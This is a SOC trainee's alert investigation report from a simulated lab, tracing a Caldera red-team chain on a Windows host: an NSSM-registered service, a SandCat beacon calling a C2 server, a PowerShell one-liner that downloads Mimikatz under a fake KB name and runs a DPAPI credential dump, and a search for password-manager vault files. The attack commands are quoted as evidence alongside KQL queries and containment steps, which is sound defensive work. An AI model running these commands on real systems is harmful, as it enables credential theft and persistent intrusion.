

Alert Investigation Report

Platform: SOC Simulation Project — WDLabs

Environment: Microsoft Defender for Endpoint / Microsoft Sentinel

Case Details

Field	Value
Alert Name	Suspicious DPAPI Activity
Alert ID / Link	https://security.microsoft.com/alerts/da8e74052b-65f8-4f34-a1dc-d3a849f30478_1?tid=567ea528-4e82-40fa-914e-38c05fd69677
Analyst	Carl Samson
Date Investigated	18/09/2026
Severity	High

1. Alert Summary

- **Host / Account affected:** ec2amaz-9oh9aqq
- **Date & Time of alert:** 21 Mar 2026 16:24:25
- **What triggered the alert:** [6032] wusvc.exe
- **Why it triggered (rule/logic):** Malware Detection rule

2. Investigation Findings

What happened?

A suspicious application might be attempting to leverage the Data Protection API (DPAPI) to decrypt passwords and other sensitive information or encrypt content for evasion.

01 · A rogue service is installed for persistence

14–15 Jul, 16:45 — **Medium**

`services.exe` (the Windows Service Control Manager) starts `nssm.exe` — the "Non-Sucking Service Manager," a legitimate open-source tool that wraps any executable so it can run as a Windows service. It's used here to register a new service called `CalderaAgent`. Wrapping the payload as a service means it runs as SYSTEM and restarts automatically — this is the persistence step, not the payload itself.

02 · The service launches a beacon that calls home

15 Jul, 16:45 — **Low**

The new service starts `wusvc.exe` — named to look like a Windows Update service, actually sitting in `C:\Users\Public` (a world-writable folder, a classic red flag). Defender identifies it as `Trojan:Win64/SandCat.RTS!MTB` — SandCat is the default agent used by MITRE Caldera, an open-source adversary-emulation framework. Its command line confirms it: it checks in to a controller at `172.31.2.203:8888` under `group=red` (a red-team operation label). This alert is only "Detected," not blocked, so the beacon kept running and receiving tasking.

```
wusvc.exe -server http://172.31.2.203:8888 -group red
```

03 · The beacon is tasked to steal credentials

15 Jul, 17:40:17 — **High**

The beacon spawns `powershell.exe` with `-ExecutionPolicy Bypass`, which skips PowerShell's script-restriction policy. The command line itself is the whole attack in one line: make a staging folder, download a tool, unzip it, and run it against Windows' DPAPI (Data Protection API) — the subsystem behind saved browser passwords, Wi-Fi keys, and cached logon secrets. Defender scored this process launch against three separate detections simultaneously, before the download even finished: a PowerShell-abuse alert, a DPAPI-abuse alert, and a named credential-theft-tool alert.

powershell

```
powershell.exe -ExecutionPolicy Bypass -C "md $env:TEMP\svcdiag3 -f; (New-Object Net.WebClient).DownloadFile('https://github.com/gentilkiwi/mimikatz/releases/.../mimikatz_trunk.zip', $env:TEMP\svcdiag3\kb97416.zip); Expand-Archive $env:TEMP\svcdiag3\kb97416.zip $env:TEMP\svcdiag3 -f; & $env:TEMP\svcdiag3\x64\mimikatz.exe privilege::debug dpapi::cred /unprotect dpapi::cache exit"
```

04 · Mimikatz is fetched and disguised as a Windows update

15 Jul, 17:40:17–20 — **Staging**

PowerShell pulls the real Mimikatz release directly from its public GitHub repo and saves it as `kb97416.zip` — a name meant to blend in with a Windows KB patch — inside a folder named `svcdiag3` ("service diagnostics"), another attempt to look routine. It then unzips the archive with PowerShell's built-in `Expand-Archive` cmdlet. (The wall of PowerShell module source visible in the raw log around this timestamp is just script-block logging capturing Microsoft's own `Expand-Archive` code as it ran — noise, not attacker-written code.)

05 · Defender quarantines the file before it can run

15 Jul, 17:40:25 — **Blocked · High**

The moment `kb97416.zip` is written to disk, Defender flags it as `HackTool:Win32/Mimikatz` and quarantines it. This is the one alert in the chain marked **Blocked** rather than only Detected — `mimikatz.exe` never gets created, so the `dpapi::cred /unprotect dpapi::cache` command at the end of the PowerShell one-liner has nothing to execute. This is the point where the credential-theft attempt actually failed.

06 · A fallback: hunting for password-manager vaults

15 Jul, 17:41:16 — **No alert tag**

About a minute after Mimikatz was blocked, `cmd.exe` runs a directory search across the user's profile for `*.kdbx` (KeePass), `*.kdf`, and `*.psafe3` (Password Safe) files — the database files password managers use to store vaults. Nothing in the log tags this with a detection, but coming right after a blocked credential-theft tool, it reads as the operator pivoting to a second way to get credentials: locate a vault file and try to exfiltrate or crack it offline instead.

```
cmd.exe /C dir /s /b "%USERPROFILE%\*.kdbx" "%USERPROFILE%\*.kdf"
"%USERPROFILE%\*.psafe3" 2>nul
```

These were the devices found to be involved in launching the malware payload as well, not found in the alert logs.

Device	Role in the chain	First seen (this view)	Recurrence	MD5
EC2AMAZ-90H9AQQ	Original beacon	31 Aug	Paired with socsim-	0ddcc6af9a1d9e91f6f5f...

Device	Role in the chain	First seen (this view)	Recurrence	MD5
	host — steps 01–06 above	2026, 04:45	srv01, roughly every 12h	
SOCSIM-SRV01.SOCSIM.LOCAL	Second host running the identical service	31 Aug 2026, 04:45	Same cadence, same command line & hash	0ddcc6af9a1d9e91f6f5f...

01 nssm.exe installs the CalderaAgent service

services.exe → nssm.exe · 14–15 Jul, 16:45

MEDIUM · DETECTED

wraps & restarts it as SYSTEM

02 wusvc.exe beacons to its C2

172.31.2.203:8888 · group=red · 15 Jul, 16:45

LOW · DETECTED — NOT BLOCKED

tasked via C2, spawns

03 powershell.exe -ExecutionPolicy Bypass

stages, downloads & runs mimikatz · 17:40:17

HIGH ×3 · DETECTED

downloads & unzips

04 kb97416.zip fetched & unzipped

gentilkiwi/mimikatz (GitHub) → %TEMP%\svcdiag3

STAGING

written to disk

05 kb97416.zip quarantined

HackTool:Win32/Mimikatz · 17:40:25

✓ mimikatz.exe never ran — nothing for dpapi::cred to execute

HIGH · BLOCKED

operator pivots · +1 min

06 cmd.exe hunts for password-manager vaults

*.kdbx *.kdf *.psafe3 across the user profile · 17:41:16

NO ALERT TAG

Steps 01–04 ran without being stopped — each was detected, but the chain kept moving. Step 05 is the one interruption: Defender quarantined the Mimikatz archive the moment it hit disk, so the credential-dump command at the end of the PowerShell one-liner had nothing to run. About a minute later, step 06 shows the operator trying a different route to credentials — searching for password-manager vault files instead — an action that carries no detection tag of its own.

● Detected — alert fired, activity proceeded ● Blocked / prevented — alert fired, activity stopped ● Staging — descriptive step, not its own alert
● No alert tag — read from the command line only

Evidence

// Paste key log entries, process trees, or notable findings here


Time	Alert	Severity	Status
16:45	Suspicious service launched	Medium	Detected
16:45	Active malware (SandCat trojan)	Low	Detected
17:40:17	Suspicious PowerShell command	Medium	Detected
17:40:17	Suspicious DPAPI activity	High	Detected
17:40:17	Malicious credential-theft tool execution	High	Detected
17:40:25	Mimikatz credential-theft tool	High	Blocked

Raw logs

```
Suspicious DPAPI Activity
Suspicious DPAPI Activity Resolved Detected High
15/7/2026 17:40:17
[6032] wusvc.exe created [4532] powershell.exe -ExecutionPolicy Bypass -C
"md \"%env:TEMP\svcdiag3\" -f | Out-Null; (New-Object
Net.WebClient).DownloadFile('https://github.com/gentilkiwi/mimikatz/releases
/download/2.2.0-
20220919/mimikatz_trunk.zip', \"%env:TEMP\svcdiag3\kb97416.zip\"); Expand-
Archive \"%env:TEMP\svcdiag3\kb97416.zip\" \"%env:TEMP\svcdiag3\" -f; &
\"$env:TEMP\svcdiag3\x64\mimikatz.exe\" privilege::debug dpapi::cred
/unprotect dpapi::cache exit"
Command line powershell.exe -ExecutionPolicy Bypass -C "md
\"$env:TEMP\svcdiag3\" -f | Out-Null; (New-Object
Net.WebClient).DownloadFile('https://github.com/gentilkiwi/mimikatz/releases
/download/2.2.0-
20220919/mimikatz_trunk.zip', \"%env:TEMP\svcdiag3\kb97416.zip\"); Expand-
Archive \"%env:TEMP\svcdiag3\kb97416.zip\" \"%env:TEMP\svcdiag3\" -f; &
\"$env:TEMP\svcdiag3\x64\mimikatz.exe\" privilege::debug dpapi::cred
/unprotect dpapi::cache exit"
Process id 4532
Execution details Token elevation: Default, Integrity level: System
Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1 3e72bef25a1cd88c502421e3d50a8eb4c6bd1226
Image file creation time 14 Nov 2024 14:00:53
Image file last modification time 14 Nov 2024 14:00:53
Initiating process wusvc.exe
PE metadata powershell.exe
```

```
User NT AUTHORITY\SYSTEM
Referenced in commandline
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-
20220919/mimikatz_trunk.zip
Referenced in commandline 2.2.0.0
```

KQL search on devices involved



Was the activity successful?

- ☐ Yes
- ☒ No
- ☐ Unknown

Verdict

- ☒ Malicious
- ☐ Non-malicious
- ☐ Suspicious — requires further investigation

Justification:

I concluded the beacon kept running because the persistence itself was never removed, not because of a new intrusion. alert 5 on the process timeline only quarantined `kb97416.zip` — nothing in that alert touched `wusvc.exe`, `nssm.exe`, or the `CalderaAgent` service it registered. Since NSSM makes a process behave like a native Windows service, the Service Control Manager restarts it automatically without any attacker action needed. The later telemetry backs this up: those `wusvc.exe` launches from 31 Aug–17 Sep carry the identical

command line, parent process, and MD5 hash as the original 15 Jul incident, spaced on a roughly even ~12-hour cadence, with no second "service installed" event anywhere in between.

3. Investigation Steps

1. Looked at the alert process first and then the process tree.
2. Researched what Suspicious DPAPI Activity was about.
3. KQL devices 10 mins +/- and using KQL to monitor device activity and how many times wusvc.exe was running out the alert timeline.

Queries Used

```
// Paste queries here

DeviceProcessEvents
| where DeviceName == "ec2amaz-9oh9aqq"
| where FileName == 'wusvc.exe'
| project Timestamp, AccountName, FileName, ProcessCommandLine,
InitiatingProcessFileName
| sort by Timestamp asc

DeviceProcessEvents
| where FileName == 'wusvc.exe'
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine,
InitiatingProcessFileName, MD5
| sort by Timestamp asc
```

4. Categorisation

- ☒ **True Positive** — malicious activity confirmed
 - ☐ **Benign True Positive** — alert fired correctly, activity is legitimate
 - ☐ **False Positive** — alert fired incorrectly, rule needs review
-

5. Recommended Actions

Escalation:

- ☐ Urgent — phone call required

☒ Non-urgent — email sufficient

☐ No escalation required

Containment / Next Steps:

- Make sure to block the malware signature by getting the hash values and blacklisting it within the organisation.
- Isolate the affected device from the network and remove any malware and affected files.
- Escalate to the Incident Response Team and Malware Analysis Team for deep investigation.
- Remove any PowerShell executables from standard accounts.
- Reset credentials for the affected user account(s), since a credential-theft tool was run against the host, even though it was blocked before executing.

Alert Tuning:

☐ Tune recommended —

☒ No tuning required

6. Lessons Learned

- I would start writing up my own process like listing steps on effective investigation
- Can go deep into what other malware is running.
- Still brushing up on filtering out log noise quickly.
- To experiment with different tools to do my analysis research.

►  About this template